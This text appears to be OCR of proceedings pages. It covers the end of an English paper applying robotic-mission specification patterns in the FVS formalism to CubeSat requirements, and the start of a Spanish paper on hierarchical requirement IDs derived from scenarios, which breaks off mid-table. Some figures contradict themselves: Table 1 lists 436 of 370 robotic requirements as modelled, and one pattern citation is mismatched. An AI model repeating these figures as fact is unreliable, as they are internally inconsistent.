We now introduce the concept of FVS rules, a core concept in the language. The intuition is that whenever a trace "matches" a given antecedent scenario, then it must also match at least one of the consequents. In other words, rules take the form of an implication: an antecedent scenario and one or more consequent scenarios. Graphically, the antecedent is shown in black, and consequents in grey. Since a rule can feature more than one consequent, elements which do not belong to the antecedent scenario are numbered to identify the consequent they belong to. An example is shown in Figure 2. This rule addresses the following requirement extracted from a nano satellite behavioral specification: the propulsion subsystem must trigger the occurrence of the next events in order to perform semi major axis adjustments. In first turn, the node precession of 1 deg/day (East or West) must be induced. Secondly, reentry system must be turned on. Thirdly, *Sun* aspect angle control must be adjusted. Finally, the orbit injection must be settled.




Fig. 2. An FVS rule example

2.2 Specification Patterns for Robotic Missions

Work in [19] introduces an extensive catalog of nineteen specification patterns for robotic missions. They can be seen as an extension of the original specification patterns [11] adapted for this particular domain. Patterns are organized in three main categories: Core Movement, Triggers and Avoidance. For example, the *Visit* Specification pattern which belong to the Core Movement group addresses the behavior where the robot must visit a set of locations in an unspecified order. The catalog includes a natural language description of each patterns, examples of its application and translation into several formalisms such as Linear Temporal Logic.

3 Case of Study: CubeSat Behavior Specification

Among nano-satellites, the CubeSat project has emerged lately as one of the most popular ones [22]. The CubeSat program was initiated at Stanford University in nineteen ninety-nine for the purpose of building a low-cost and low-weight satellite. Over a thousand different CubeSats missions have been launched over the past twenty years [16, 22]. We developed a meaningful case of study consisting in a full document describing the expected behavior of a CubeSat satellite mission. It is conceived as a general specification template since additional requirements should be added to address a specific mission. It is a very complete document of more than thirty pages specifying the behavior of several satellites artifacts and components such as Orbital Parameters, Ground Storage Directions, Telemetry Functions, Propulsion Subsystem, Attitude Control Subsystem, Command Reception and Execution, Thermal Control Subsystem, Electrical Power Subsystem, Mechanical Subsystem, Dynamic Satellite Simulator or Data Handling Subsystem, among others. The requirements were obtained from real CubeSat missions taken from the literature and represent real specification assignments [10, 16, 18, 23, 24].

The next subsection (Section 3.1) presents some representative examples of how we specified the CubeSat Missions Requirement Case of Study employing the robotic specification patterns and FVS as the underlying declarative formalism. In subsection 3.2 we present the case of study observations, results and final considerations.

3.1 Robotic Specification Patterns in FVS: The CubeSatExample

We started by modeling some requirements from the Orbital Parameters Component. The rule in Figure 2 exhibits a possible instantiation of the *StrictOrdered-Visit* pattern. Instead of a robot visiting a location, we interpreted this pattern as the satellite exhibiting a proper and ordered response of events given the occurrence of an stimuli event. In this case, the Propulsion Subsystem triggers an strict ordered occurrence of events.

The second requirement corresponds to the *Delayed Reaction* pattern. In particular, the text describing the requirement is the following one: Upon removal of the short or open circuit, normal performance shall be restored. Since the performance restoration must not occur immediately, the delayed reaction pattern application is appropriate. Rule in Figure 3 models this requirement.



Fig. 3. Delayed Reaction pattern

The *Past Avoidance* pattern is employed to model a requirement from the *General Interface* Component. This requirement says that a pure tin shall be used unless a formal RFD/RFW (Request for deviation/waiver) is approved. The rule in Figure 4 says that if pure tin event occurs, then it must be the case that a RFDRFW-Approved event occurred in the past.




Fig. 4. Past Avoidance pattern

We now exemplified the *Instant Reaction* pattern. In this case, the response must occur in the next unit of time. A circuit that becomes available to use a device must be stable in the next behavioral state. The rule in Figure 5 tackles this behavior. It is very similar to the rule in Figure 3 but we use forbidden behavior to indicate that no event should occur after the circuit is enabled excepting the *circuit-stable* event. We employed a syntactic sugar expression considering the event *anyEvent* as a general way to condense all possible events to occur.




Fig. 5. Circuits must become stable right away

The *Bound Delay* pattern is used to specify a common ground communication requirement: every automatic satellite function can be overridden by ground-originated commands. This is reflected in rule in Figure 6.

We now model two requirements from the Satellite Reliability, Channel Availability and Redundancy chapter. The first one states that moving contact sur-




Fig. 6. Bound Delay Specification pattern Example

faces shall not degrade performance. This is addressed by employing the *Future Avoidance Pattern*, stating that after moving performance must not degrade. This requirement is shown in Figure 7, where special double rounded circle is introduced to symbolically denote the end of the trace indicating that the condition must hold in every instant from that moment on, as indicated in the pattern.



Fig. 7. Avoiding satellite Degradation

The *Upper Restriction Avoidance* pattern is used to establish a maximum time of instances that the lubricant reservoirs are employed in a certain period. In this case, a maximum of two is stated, as shown in Figure 8. In the first consequent, lubricant reservoirs are never used. In the second one, it is used only one. Finally, in the third consequent lubrication occurs exactly two times.




Fig. 8. Upper Restriction Avoidance pattern example

To conclude this section, we show an example of the *Fair Patrolling* pattern. This pattern is used when a certain actions must be recurrently taken, such as

a robot patrolling certain location. In our case, we employed it to keep track of some repetitive actions that the satellite must perform. In this situation, a group of actions specified in the requirements for the Attitude Control System: when orbiting the following modes must be continuously active: antenna, pointing control and station keeping mode. This requirement is exemplified in Figure 9 as an FVS rule.




Fig. 9. Attitude Control Requirement

3.2 Case Study Observations

By developing this complete case of study we achieved two significant goals. In first place, we were able to specify and express all the nineteen specification patterns introduced in [19] to shape the behavior of robotic missions. Secondly, we successfully applied these pattern in the nano-satellite domain. The combination of these two meaningful goals imply that our declarative framework FVS can be thrivingly employed to ease the behavioral specification of satellite missions.

Interesting analysis can be gathered by observing up to what extent the specification pattern were useful to model satellite behavior. One way to address this issue is considering the specification patterns' covarage percentage. In other words, we would like to respond the following question: of the total number of requirements to be modeled what percentage where modeled by the specification pattern?. In [19] the specification patterns covered nearly eighty five percent of the requirements. In our case, in a different domain such as the nano-satellite behavior, we obtained a similar number: nearly eighty per cent of coverage. This constitute a significate number to support our claim. Of a total of two hundred and fifty four requirements distributed in our thirty-four page requirements specification of our case of study one hundred and ninety eight we modeled using the specification patterns. The final results are summarized in Table 1.

Table 1. Specification Patterns Coverage Analysis

Domain	Total of Requirements	Modeled by Patterns	Coverage Percentage
Satellite	254	198	78
Robotic	370	436	84

Regarding the specification patterns, the three most used ones were the *Global Avoidance* pattern, the *Instant Reaction* pattern, and the *Delayed Action* pattern (see Table 2). When comparing to the results in [19] we can also see that see three patterns are included in the most popular ones. The past avoidance pattern also holds a representative percentage of application in their case and not that much in ours, but we believe this is simply because of how requirements were specified in natural language.

Table 2. Specification Patterns Distribution Analysis

Pattern Name	Number of Requirements Matched	Application Percentage
Instant Reaction	83	42
Global Avoidance	35	18
Delayed Action	23	12
Others	57	28

Fifty six out of two hundred and fifty four total requirements were not expressible though the patterns, representing approximately the twenty two percent of the total amount. We believe this happened because one or more combination of the following reasons. To begin with, the patterns in [19] were conceived for robotic missions, so it is possible that some behavior belong exclusively to the satellite domain. This could imply the arise of new specification patterns for satellite missions similar to the ones defined in [7, 13, 20]. A second point is that the patterns in [19] do not consider *scopes*, a crucial notion being defined in the original specification patterns [11]. A scope indicates some boundaries to the behavior indicated in the pattern. For example, the behavior must only hold before or after the occurrence of some event, or just between the occurrence of two of them. In this direction, work in [8] proposes an extension behavior for the pattern considering concepts such as pre and post arity, nullity or repeatability, among others. We consider that taking into account scopes and these extensions concepts some behavior being left out by the patterns could be captured. Finally, we also hypothesize that the missing behavior could be hunted by synthesizing behavior [6]. Behavior synthesis is a technique where the system is build upon the specification using game theory algorithms [9]. FVS was successfully applied to synthesize behavior of all the original specification patterns, so it would be interesting to explore if these new patterns could also be synthesized.

To conclude, we would like to mention some threats to validity regarding the results presented in this paper. More thorough experiments in satellite missions are needed to further validate our preliminary results. The formalization and usage of the patterns in FVS requires a more robust and formal comparison against other approaches to accurately asses FVS expressive power and flexibility in this domain. We are aware of these limitations and eager to advance in our research to consolidate these initials results.

4 Related and Future Work

Work in [18] presents an exhaustive research formally validating a CubeSat satellite communication system. Employing the tool R2U2 [21] as a model checker they were able to detect several unique faults and trigger mitigation for these such as atypical position measurements or a voltage supply failure from occurring. This works also employs satellite specification patterns, combining other techniques and patterns introduced in several works like [7, 13, 20]. These particular patterns target directly parameters values. For example, the minimum and maximum range of values that can be measured and be within the laid out requirements. This make that the specifications of these patterns is deployed in a mathematical way, or employing structures that resembles programming language instructions. On the contrary, we advocate for a declarative behavioral specification, closer to the way requirements are expressed in natural language. Nonetheless, we definitively would like to explore if FVS is able to denote these patterns and to perform a critical and thorough comparison between the involved notations. We would also like to include specification patterns extensions [8] and the usage of behavioral synthesis [6, 9] to build systems for nano-satellites.

5 Conclusions and Future Work

In this work we employed declarative specification patterns [10] to shape the expected behavior of nano-satellite missions. The expressive power and flexible notation of our declarative framework FVS was capable enough to model all the specification patterns in [10]. These patterns, originally conceived for robotic missions, fit perfectly to specify behavior in satellite missions. To sum up, we present an specification technique to ease the behavioral specification process for satellite missions. This represent a promising research line that we would aim to continue investigating to strengthen our results in the field.

References

1. D. Alrajeh, A. Cailliau, and A. van Lamsweerde. Adapting requirements models to varying environments. In *Proceedings of the ACM/IEEE 42nd International Conference on Software Engineering*, pages 50–61, 2020.
2. F. Asteasuain and V. Braberman. Declaratively building behavior by means of scenario clauses. *Requirements Engineering*, pages Vol 22,239–274, 2017.
3. F. Asteasuain and L. R. Caldeira. A sound and correct formalism to specify, verify and synthesize behavior in big data systems. In *Argentine Congress of Computer Science*, pages 109–123. Springer, 2022.
4. F. Asteasuain, F. Calonge, M. Dubinsky, and P. Gamboa. Open and branching behavioral synthesis with scenario clauses. *CLEI E-JOURNAL*, 24(3), 2021.
5. M. Barbacci. Software quality attributes: modifiability and usability. *Software Engineering Institute, Carnegie Mellon University, Pittsburgh PA*, 15213, 2004.
6. R. Bloem, B. Jobstmann, N. Piterman, A. Pnueli, and Y. Sa'Ar. Synthesis of reactive (1) designs. 2011.

7. M. Cauwels, A. Hammer, B. Hertz, P. H. Jones, and K. Y. Rozier. Integrating runtime verification into an automated uas traffic management system. In *European Conference on Software Architecture*, pages 340–357. Springer, 2020.
8. R. L. Cobleigh, G. S. Avrunin, and L. A. Clarke. User guidance for creating precise and accessible property specifications. In *FSE*, pages 208–218, 2006.
9. N. D'Ippolito, V. Braberman, N. Piterman, and S. Uchitel. Synthesising non-anomalous event-based controllers for liveness goals. *ACM Tran*, 22(9), 2013.
10. M. Doyle, R. Dunwoody, G. Finneran, D. Murphy, J. Reilly, J. Thompson, S. Walsh, J. Erkal, G. Fontanesi, J. Mangan, et al. Mission testing for improved reliability of cubesats. In *International Conference on Space Optics*, volume 11852, pages 2699–2718. SPIE, 2021.
11. M. Dwyer, M. Avrunin, and M. Corbett. Patterns in property specifications for finite-state verification. In *ICSE*, pages 411–420, 1999.
12. I. Grobelna. Scratch-based user-friendly requirements definition for formal verification of control systems. *Informatics in Education-An International Journal*, 19(2):223–238, 2020.
13. B. Hertz, Z. Luppen, and K. Y. Rozier. Integrating runtime verification into a sounding rocket control system. In *NASA Formal Methods Symposium*, pages 151–159. Springer, 2021.
14. G. J. Holzmann. The logic of bugs. In *Proceedings of the 10th ACM SIGSOFT symposium on Foundations of software engineering*, SIGSOFT '02/FSE-10, pages 81–87, New York, NY, USA, 2002. ACM.
15. W. Jiang. Software defined satellite networks: A survey. *Digital Communications and Networks*, 9(6):1243–1264, 2023.
16. E. Kulu. Nanosatellite and cubesat database,https://www.nanosats.eu/.
17. A. V. Lamsweerde. Goal-oriented requirements engineering: A guided tour. In *RE*, 2001.
18. Z. A. Luppen, D. Y. Lee, and K. Y. Rozier. A case study in formal specification and runtime verification of a cubesat communications system. In *AIAA Scitech 2021 forum*, page 0997, 2021.
19. C. Menghi, C. Tsigkanos, P. Pelliccione, C. Ghezzi, and T. Berger. Specification patterns for robotic missions. *IEEE Transactions on Software Engineering*, 47(10):2208–2224, 2019.
20. K. Y. Rozier. Specification: The biggest bottleneck in formal methods and autonomy. In *Verified Software. Theories, Tools, and Experiments: 8th International Conference, VSTTE 2016, Toronto, ON, Canada, July 17–18, 2016, Revised Selected Papers 8*, pages 8–26. Springer, 2016.
21. K. Y. Rozier and J. Schumann. R2u2: tool overview. In *International Workshop on Competitions, Usability, Benchmarks, Evaluation, and Standardisation for Runtime Verification Tools*, number ARC-E-DAA-TN48849, 2017.
22. N. Saeed, A. Elzanaty, H. Almorad, H. Dahrouj, T. Y. Al-Naffouri, and M.-S. Alouini. Cubesat communications: Recent advances and future challenges. *IEEE Communications Surveys & Tutorials*, 22(3):1839–1862, 2020.
23. S. Walsh, D. Murphy, M. Doyle, J. Reilly, J. Thompson, R. Dunwoody, J. Erkal, G. Finneran, G. Fontanesi, J. Mangan, et al. Development of the eirsat-1 cubesat through functional verification of the engineering qualification model. *Aerospace*, 8(9):254, 2021.
24. R. P. Welle. Overview of cubesat technology. *Handbook of Small Satellites: Technology, Design, Manufacture, Applications, Economics and Regulation*, pages 1–17, 2020.

Especificación jerárquica de requisitos desde escenarios

Gladys N. Kaplan [1,2]

[1] Departamento de Ingeniería e Investigaciones Tecnológicas, Universidad Nacional de La Matanza, Bs. As., Argentina.
[2] Departamento de Ciencias Básicas, Universidad Nacional de Luján, Bs. As., Argentina.
gkaplan@unlam.edu.ar

Resumen. El uso del lenguaje natural para especificar requisitos alcanza un 88% de los casos. Si bien no hay dudas de los beneficios de esta representación, no es suficiente para asegurar la comprensión de todos los requisitos. Es así que cuando se evalúan las especificaciones de la industria, muchos requisitos no son correctamente comprendidos. Parte del problema, es que pierden el contexto que tenían en los modelos previos y necesitan de otros requisitos para completar su información, creando requisitos subordinados y especificaciones rígidas, que restringen la posibilidad de reordenar los requisitos de acuerdo a cada necesidad. En el presente artículo se analiza la extracción existente de requisitos desde escenarios y su proposición de especificación. En función de este análisis, se propone un ID jerárquico unívoco que se compone de diferentes datos provenientes del mismo requisito y del escenario que le dio origen. La desagregación del ID permite organizar el documento por categorías, por orden de ejecución en el dominio, por aspectos no funcionales, etc. generando documentos más flexibles y personalizados que mejoran la legibilidad del documento, el análisis de los requisitos, la priorización, facilita la trazabilidad y la gestión del cambio.

Palabras Clave: requisitos del software, escenarios, identificación de requisitos, especificación jerárquica.

1 Introducción

La Ingeniería de Requisitos (IR) [1][2] ha concentrado gran parte del esfuerzo en garantizar que los requisitos estén completos, sin conflictos, sin ambigüedad y correctos. Para lograr estos objetivos se han creado diferentes modelos, procesos, métodos y técnicas que permiten asegurar la elicitación de información, el modelado y el análisis (verificación y validación) de los requisitos [3]. También ha puesto gran interés en asegurar la comprensión de los requisitos proponiendo diferentes formas de representarlos de acuerdo a cada tipo de proyecto, como pueden ser los casos de uso [4], las historias de usuario [5], documentos de especificación [6], etc. En todos los casos se espera: 1) claridad y organización de los requisitos para facilitar la lectura y la comprensión de los mismos; 2) ayudar a rastrear cada requisito para mejorar la trazabilidad; 3) facilitar la gestión del cambio y 4) mejorar la priorización de requisitos.

La representación de los requisitos, cualquiera sea su estructura, debe ayudar en la planificación y ejecución de un proyecto de construcción de software.
La incorporación del lenguaje natural (LN) [7] en los procesos de requisitos ha sido de singular importancia. Tal es así que el 71,8% utiliza el LN común y un 15,9% utiliza el LN estructurado [8]. Esta representación ha mejorado la comunicación con el cliente y ha permitido que participe activamente durante la construcción de los requisitos y de esta manera, asegurar la comprensión de sus necesidades generando una mayor satisfacción y fidelidad del cliente. Pero cuando se presentan decenas de requisitos en un documento de varias páginas, donde los requisitos son descriptos uno debajo del otro en el mismo orden en el cual aparecen, o sea, según como fueron elicitados o extraídos de los modelos previos, las ventajas logradas tienden a desvanecerse. En estos documentos, algunos requisitos son difíciles de comprender si no se tiene la información de los requisitos que lo circundan. Es así que mientras estos requisitos se mantienen juntos, la comprensión está casi asegurada, pero cuando un requisito se debe analizar individualmente o con otros, el problema aparece y es bastante difícil de detectar. Además, cuando se especifica de esta manera, se disipa la repercusión de un requisito en otros o en el conjunto, como suele suceder con los RNF. Lo mismo sucede cuando un requisito participa en diferentes partes del software, o sea que se repite en distintas funciones o situaciones, generando requisitos duplicados. En general, estas duplicaciones suelen ser eliminadas dejando oculta la concurrencia o la dispersión de un requisito, siendo que este dato puede ser relevante para comprender el propio requisito u otros. Se puede inferir que la calidad de la Especificación de Requisitos de Software (ERS) [6] [9] está supeditada a varios factores, como la organización del documento, el nivel de detalle de cada requisito, la dispersión de información, la identificación de los requisitos, etc.

Para realizar la presente investigación se utilizó un proceso de requisitos guiado por los modelos [11], denominado *Proceso de Requisitos basado en Escenarios* [3], el cual propone la construcción de los siguientes modelos:

- Un modelo léxico, LEL (Léxico Extendido del Lenguaje) [12] el cual describe el léxico del contexto.
- Un modelo organizacional que describe el proceso del negocio tal como existe al inicio de la IR, denominado Escenarios Actuales (EA) [13].
- Un modelo organizacional que describe el proceso del negocio con el sistema de software incluido, denominado Escenarios Futuros (EF) [14]. Para desambiguar este modelo se actualiza el glosario y se genera el LEL de Requisitos (LEL_R) [15].
- Un modelo de requisitos donde se especifican los requisitos del software (ERS) [16].

En el presente artículo se propone un proceso de extracción, identificación y especificación jerárquica de requisitos desde escenarios que permite una mayor flexibilidad en la estructura del documento para un mejor análisis de los requisitos.

Este artículo está organizado de la siguiente manera: en la sección 2 se describe como se extraen actualmente los requisitos desde los EF, como se especifican; en la sección 3 se detalla una nueva propuesta de identificación (ID) jerárquica para cada requisito; en la sección 4 se presenta una estructura para especificar los requisitos que

permite organizarlos de diferente manera según las necesidades. Finalmente, en la sección 5 se detallan las conclusiones y el trabajo futuro.

2 Extracción de requisitos desde escenarios futuros

Como ya se mencionó, los EF describen el proceso del negocio con el sistema de software en ejecución. En estos escenarios, aparece un nuevo actor que es el *Sistema de Software* a construir, el cual puede tener un rol específico en los episodios, restricciones o excepciones. Es a partir de esta participación que se obtienen los requisitos del software, pudiendo presentarse de manera explícita o implícita. Por tal motivo, todo el escenario debe ser analizado desde la perspectiva del nuevo sistema de software. El proceso de extracción de los requisitos desde los escenarios [16] se inicia con los escenarios completos, verificados y validados y genera una lista de requisitos libre de conflictos y altamente consensuada. Cabe destacar que el proceso de construcción de EF es depurador de todas las contradicciones del contexto. Los requisitos funcionales y no funcionales [17] se obtienen de diferentes componentes del escenario, como se puede observar en la Tabla 1.

Tabla 1. Extracción de requisitos

Tipo Req.	Cómo aparece el requisito en cada componente del EF
Requisito Funcional	*Episodios* donde participa el Actor Sistema de Software
	Solución de Excepción donde participa el Actor Sistema de Software
	Condiciones donde en el episodio participa el Actor Sistema de Software
	Causa de Excepciones
Requisito No Funcional	*Restricción* donde en el episodio participa el Actor Sistema de Software
	Causa de Excepciones
	Recursos

En resumen, la mayor cantidad de RF se extraen de aquellos *Episodios* donde participa el actor *Sistema de Software* y la mayor cantidad de RNF se concentran en las *Restricciones* de los episodios y en ciertas fallas de los *Recurso*. Una vez extraídos, los requisitos deben ser priorizados en reuniones con los clientes y usuarios. Finalmente, se redacta el documento de Especificación de Requisitos de Software (ERS), basándose en algún estándar que la organización utilice o que se proponga de acuerdo al proyecto en ejecución. El mecanismo de extracción y de especificación analiza cada EF en particular, extrae los requisitos, los prioriza y finalmente, los especifica en un único documento. Este procedimiento se repite para cada EF.

Es importante remarcar que el diseñador del software utiliza la ERS para conocer los servicios y las restricciones del nuevo sistema de software, pero cuando no los comprende o tiene dudas, accede a los EF para contextualizarlos. Esto torna indispensable la consistencia entre ambos documentos.

Es importante mencionar que tanto los escenarios como el documento de requisitos deben respetar el vocabulario utilizado en el contexto, manteniendo vínculos al LEL_R. Se puede observar en la Fig.1 y en las Tablas 2 y 3 que aparecen palabras o frases subrayadas o en negrita que marcan un hipervínculo al LEL_R. Cada vez que no se

comprende un término es posible desambiguarlo accediendo al glosario. El LEL_R puede ser referenciado en cualquier estándar, como, por ejemplo, la IEEE 830 [20] en la Sección 3 de Definiciones. De esta manera se obtiene un documento de fácil lectura y con baja o nula ambigüedad.

2.1 Caso de estudio "Sistema agropecuario para el mantenimiento del suelo"

En esta sección se detalla un ejemplo de un EF y como se realiza la extracción de los requisitos desde este escenario.

EF Nro.2 – Desmalezar Parcela
Objetivo: informar como dejar el **suelo apto para la siembra**
Contexto:
UG: **Oficina de análisis del suelo**
UT: antes de la siembra
Precondición: se debe haber superado el **umbral de daño**
Actores: sistema de software, **empleado**
Recursos: **productos fitosanitarios**, **informe del suelo**, **…**
Episodios:
1. El sistema de software lee el **informe de suelo**
2. El sistema de software muestra en pantalla el **mapa** del campo y marca el **área afectada**
3. **DETERMINAR UMBRAL DE DAÑO**
4. El sistema de software busca los **productos fitosanitarios** necesarios. **Restricción**: Debe atenerse a las **Buenas Prácticas Agrícolas** (BPA)
5. El sistema de software analiza el clima de los próximos 7 días. **Restricción**: se debe utilizar el Servicio Meteorológico Nacional (SMN)
6. El sistema de software determina la **fecha de aplicación** más apropiada teniendo en cuenta el clima (humedad, temperaturas, etc.), las características de los **productos fitosanitarios** que se deben utilizar, el **umbral de daño**, etc.
7. **CALCULAR LA DOSIS**
8. El sistema de software muestra en pantalla el **área afectada**, el **tipo de plaga**, la **composición de la dosis** y la/s **fecha/s de aplicación**
9. EL **empleado** ingresa las **instrucciones de aplicación** que considera pertinente
10. **GUARDAR INFORMACIÓN DE TRAZABILIDAD**
11. El sistema de software genera un **informe de desmalezamiento** en pdf con todo el análisis realizado

Excepciones:
Causa: Se altere algún dato del **informe del suelo**. Acción: **LEER INFORME DEL SUELO**

Fig. 1. Ejemplo de un Escenario Futuro (EF)

Puede observarse en la Fig.1 que existen frases en mayúsculas y subrayados que marcan la presencia de episodios del tipo sub-escenario, los cuales corresponden a situaciones de menor nivel, o sea, una situación que está dentro de otra mayor. De esta manera se representa la jerarquía propia de los escenarios [13].

Al aplicar el proceso de extracción [16] al **EF 002** se obtienen los requisitos de las Tablas 2 y 3. La primera columna contiene el componente del escenario que le dio origen al requisito, luego el ID secuencial y finalmente, la descripción del requisito.

Tabla 2. Extracción de Requisitos Funcionales

COMPONENTE DEL ESCENARIO	ID	REQUISITO FUNCIONAL
Episodio 1	1	El sistema debe leer el **informe de suelo**
Episodio 2	2	El sistema debe mostrar en pantalla el **mapa** del campo y marca el **área afectada**
Episodio 4	3	El sistema debe buscar los **productos fitosanitarios** necesarios

Episodio 5		El sistema de software debe analizar el clima de los próximos 7 días
Episodio 6	4	El sistema de software determina la **fecha de aplicación** más apropiada teniendo en cuenta el clima (humedad, temperaturas, etc.), las características de los **productos fitosanitarios** que se deben utilizar, el **umbral de daño**, etc.
Episodio 8	5	El sistema debe mostrar en pantalla el **área afectada**, el **tipo de plaga**, la **composición de la dosis** y la/s **fecha/s de aplicación**
Episodio 9	6	El sistema debe permitir ingresar **instrucciones de aplicación** que considera pertinente
Episodio 11	7	El sistema debe generar un **informe de desmalezamiento** en pdf con todo el análisis realizado

La extracción propone buscar los componentes del escenario donde actúa el actor sistema de software, pero esa actuación puede estar oculta o implícita en algunas descripciones. Este es el caso del Episodio 9 de la Fig.1 donde aparentemente no tiene participación, pero está implícita en la acción. Estos requisitos se deben explicitar.

Tabla 3. Extracción de Requisitos No Funcionales

COMPONENTE DEL ESCENARIO	ID	REQUISITO NO FUNCIONAL
Restricción del Episodio 4	8	El sistema debe trabajar con las Buenas Prácticas Agrícolas (BPA)
Restricción del Episodio 5	9	El sistema debe utilizar la información del Servicio Meteorológico Nacional (SMN)
Causa de Excepción	10	El sistema debe controlar cuando se producen modificaciones al informe del suelo

Se puede observar que el proceso de extracción no incluye a los sub-escenarios, ya que estos serán analizados y descriptos oportunamente.

El **ID 8** es un requisito que también aparece en otros escenarios. En el documento de requisitos aparecerá una sola vez ya que se eliminan todos los duplicados. De esta manera se oculta la complejidad o concurrencia que pueda presentar.

Como resultado final, se generó una ERS por categorías (RF y RNF), con una identificación numérica secuencial, sin duplicaciones, con ocultamiento de información y con requisitos subordinados que requieren de otros requisitos para comprenderse.

3 Identificación jerárquica de requisitos

Cabe aclarar que antes de comenzar esta nueva extracción es necesario numerar todos los EF secuencialmente incluyendo los sub-escenarios. Luego, dentro de cada escenario, se deben numerar los componentes recursos, episodios, restricciones y excepciones. A continuación, se detalla la identificación jerárquica propuesta que contiene una división en tres categorías como se detalla a continuación:

- Funciones General:

  Las funciones generales han sido extraídas del componente Objetivo de cada EF donde participa el actor sistema. Cada Función General actúa como una especie de paraguas para todos los Requisitos Específicos que comparten el mismo número de escenario (nroEF).

  G + nroEF → Ej: G002

G + nroEF + **(** {EF1, ... ,EFn} **)** → Ej: G004 (002, 005)

Se puede observar que el primer ejemplo (G002) es un escenario raíz, o sea que nunca es sub-escenario en el conjunto de escenarios. Es el primer nivel jerárquico de los escenarios. El segundo ejemplo, corresponde a un sub-escenario e incluye la lista de escenarios que lo mencionan. Siempre se mira el nivel inmediato superior.

- Requisitos Específicos Funcionales:
  Se extraen según la Tabla 1.

F- + nroEF + **.Ep** + nroEpisodio → Ej: F-002.Ep04
F- + nroEF + **.Ex** + nroExcepción → Ej: F-002.Ex01
F- + nroEF + **.Co**+ nroCondición → Ej: F-002.Co02

En el caso de los sub-escenarios el ID es igual, pero se incorpora una letra "S" delante del número de escenario:
"F-**S**nroEF +…" → Ej: F-**S**004.Ep02, F-**S**004.Ex01, F-**S**004.Co01

- Requisitos Específicos No Funcionales:
  Se extraen según la Tabla 1.

NF- + nroEF + .**Ex** + nroExcepción → Ej: NF-002.Ex02
NF- + nroEF + .**Rt** + nroRestricción → Ej: NF-002.Rt01
NF- + nroEF + .**Re** + nroRecurso → Ej: NF-002.Re02

En el caso de los sub-escenarios el ID es igual, pero se incorpora una letra "S" delante del número de escenario:
"NF-**S**nroEF +…" → Ej: NF-**S**004.Ex01, NF-**S**004.Rt01, NF-**S**004.Re04)

Dónde: **G**: general; **F**: funcional; **NF**: no funcional; **S:** sub-escenario; **Ep**: episodio; **Co:** condición; **Ex**: excepción; **Rt**: restricción y **Re**: recurso.

En algunos casos, es necesario conocer la secuencialidad de los IDs para detectar omisiones o facilitar el ordenamiento de los requisitos. En este caso, se puede incorporar un número secuencial de la siguiente manera:

F + nroSecuencial - + nroEF + .**Ep** + nroEpisodio → Ej: F1-002.Ep04, F2-**S**004.Ep01

Así como se incorpora fácilmente un número secuencial, se podría agregar otro tipo de información que se considere relevante.

Cabe aclarar que a pesar de que el ID tiene información del origen del requisito, no tiene por objetivo ser un mecanismo de trazabilidad, o sea registrar la pre-trazabilidad [3]. Su finalidad es ofrecer información para comprender mejor el conjunto de requisitos y poder reorganizarlos por diferentes aspectos (seguridad, priorización, etc.) sin perder su identidad y resguardando la complejidad en el conjunto.

4 Especificación jerárquica de requisitos

Teniendo todos los requisitos explícitos e identificados como se describió en la sección anterior, se debe decidir cuál es la mejor manera de especificarlos. Aquí aparece un interrogante ¿A quién está destinado este documento? Las respuestas suelen ser variadas, pero en principio es un artefacto para el cliente ya que permite asegurar los servicios del software y por lo tanto, funciona como un contrato. Pero también es un documento para los diseñadores del sistema. Es aquí donde aparecen ciertas dificultades en la forma de estructurar la información, ya que, por lo general, lo que va en beneficio de uno va en detrimento del otro y viceversa. En esta sección se propone una estructura que pueda ser fácilmente adaptada a ambas necesidades. Para ello se ha utilizado una hoja de Excel para darle mayor flexibilidad. La estructura propuesta puede fácilmente ocultar columnas cuando es información para el cliente y visibilizarlas para el diseñador. Para muchos clientes el ID debe ser solo un número secuencial ya que una estructura compleja puede confundirlo. Con este propósito se plantea desagregar el ID en columnas, como se muestra en la Tabla 4. Los ejemplos que se muestran a continuación son una sustracción de la ERS completa.

Tabla 4. Desagregación del ID del requisito

Tipo Req.	Nro. Sec.	Nro. EF	Tipo Comp.	Nro. Comp.	Jerq. Esc.	Descripción
G	1	002				…
G	2	007			003, 004	…
F	3	002	Ep	01		…
F	4	002	Ep	02		…
NF	5	002	Rt	05		…
NF	6	002	Ex	01		…

Para comprender la Tabla 4 se deben hacer dos observaciones. Una es que se ha incluido un número secuencial (“Nro.Sec.”) para mostrar una identificación simple cuando sea necesario. La segunda corresponde a la última columna “Jerq.Esc.”, la cual hace referencia a la jerarquía propia de los escenarios. Este es un dato de extracción y no de identificación. Cuando esta columna tiene información indica que se está en presencia de un sub-escenario. Se puede ver que el **EF 007** es mencionado como sub-escenario en los **EF 003** y **EF 004**. Cabe aclarar que esta columna solo se debe completar cuando se está en presencia de un sub-escenario.

Luego, la información de la Tabla 4 se dividió en tres niveles: 1) Funciones Generales, 2) Requisitos Específicos Funcionales y 3) Requisitos Específicos No Funcionales. Filtrando los datos de la primera columna igual a “G” se obtuvo la Tabla 5.

Tabla 5. Funciones Generales

Tipo Req.	Nro. Sec.	Nro. EF	Tipo Comp.	Nro. Comp.	Jerq. Esc.	Descripción
G	2	002				El sistema debe determinar los **componentes** necesarios para dejar el suelo sea apto para la siembra.
G	3	004			002	El sistema debe determinar la cantidad de cada **compuesto** para la **dosis.**

G	4	007			003, 004	El sistema debe generar **pruebas experimentales**

